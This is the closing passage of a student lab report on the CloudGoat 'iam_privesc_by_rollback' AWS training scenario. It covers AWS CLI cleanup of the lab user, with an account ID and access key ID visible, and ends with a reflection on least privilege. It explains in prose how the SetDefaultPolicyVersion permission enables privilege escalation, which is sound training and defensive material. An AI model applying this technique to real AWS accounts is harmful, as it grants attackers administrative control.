


Fig 4.0 Trying to create a user unsuccessfully

Finally I deleted the user Raynor and destroyed the scenario





Fig 4.1 Detaching policies



```
File Actions Edit View Help
File ~/home/kali/.local/bin/cloudgoat, line 8, in cmodule>
sys.exit(main())

File ~/home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/cloudgoat.py, line 115, in main
cloudgoat.parse_and_execute_command(args)

File ~/home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/core/python/commands.py, line 85, in parse_and_execute_command
self.instance_path = self._get_instance_path(scenario_name, os.path.realpath(scenario_name))

File ~/home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/core/python/commands.py, line 132, in _get_instance_path
if not scenario_name or not os.path.exists(scenario_name):

File ~/home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/core/python/commands.py, line 132, in _get_instance_path
if not scenario_name or not os.path.exists(scenario_name):

File ~/home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/core/python/commands.py, line 132, in _get_instance_path
if not scenario_name or not os.path.exists(scenario_name):

TypeError: stat: path should be string, bytes, os.PathLike or integer, not NoneType

[kali@kali:~/cloudgoat]
$ aws iam delete-login-profile --user-name raynor-cgi9dc6ain018

An error occurred (NoSuchEntity) when calling the DeleteLoginProfile operation: Login Profile for User raynor-cgi9dc6ain018 cannot be found.

[kali@kali:~/cloudgoat]
$ aws iam delete-user --user-name raynor-cgi9dc6ain018

An error occurred (DeleteConflict) when calling the DeleteUser operation: Cannot delete entity, must detach all policies first.

[kali@kali:~/cloudgoat]
$ aws iam detach-user-policy \
--user-name raynor-cgi9dc6ain018 \
--policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgi9dc6ain018

[kali@kali:~/cloudgoat]
$ aws iam delete-user --user-name raynor-cgi9dc6ain018

An error occurred (DeleteConflict) when calling the DeleteUser operation: Cannot delete entity, must delete access keys first.

[kali@kali:~/cloudgoat]
$ aws iam delete-access-key \
--user-name raynor-cgi9dc6ain018 \
--access-key-id AKIAJL2K7UL6SS7SEB2

[kali@kali:~/cloudgoat]
$ aws iam delete-user --user-name raynor-cgi9dc6ain018

[kali@kali:~/cloudgoat]
```

Fig 4.2 Deleting access key and the user

Task 8: Reflection and Analysis

After completing the privilege escalation using the *iam_privesc_by_rollback* scenario, I took time to reflect on the methods used, the outcome, and the broader security implications for real-world AWS environments. Starting with the limited IAM user *Raynor*, I demonstrated how seemingly harmless permissions — specifically the *SetDefaultPolicyVersion* action — can be misused when older, overly permissive policy versions remain attached and accessible. This scenario highlights how an attacker, even with minimal permissions, can escalate privileges to full administrative rights simply by rolling back a policy to a previous state that grants broader access. Such an exploit underlines the importance of strict policy version management and careful permission design. Organizations must ensure that old, unused, or overly permissive policy versions are deleted or fully reviewed and that IAM users do not retain unnecessary permissions to modify policy versions. Proper logging and continuous monitoring of IAM actions are also vital to detect suspicious changes in real time. This exercise reinforced the principle of least privilege, reminding me that cloud security often hinges not just on who can do *what* today, but also on what *historical* configurations might allow tomorrow. By exploiting the rollback feature, I saw firsthand how misconfigurations can introduce hidden backdoors, emphasizing why routine audits, version controls, and least-privilege practices are non-negotiable in a secure AWS environment.

Conclusion

Completing the *iam_privesc_by_rollback* scenario provided clear evidence of how overlooked or poorly managed IAM configurations can become critical security gaps within an AWS environment. By restoring an older, overly permissive policy version, I demonstrated how an attacker can turn minimal privileges into full administrative access without triggering obvious alarms. This scenario reinforced the importance of applying the principle of least privilege, regularly auditing and pruning old policy versions, and monitoring IAM actions for suspicious changes. Beyond technical steps, this exercise deepened my appreciation for proactive cloud security practices and the need for robust IAM governance. The practical experience gained here will directly inform how I approach privilege management, policy versioning, and incident detection in real-world AWS deployments, ensuring that similar vulnerabilities are identified and remediated before they can be exploited.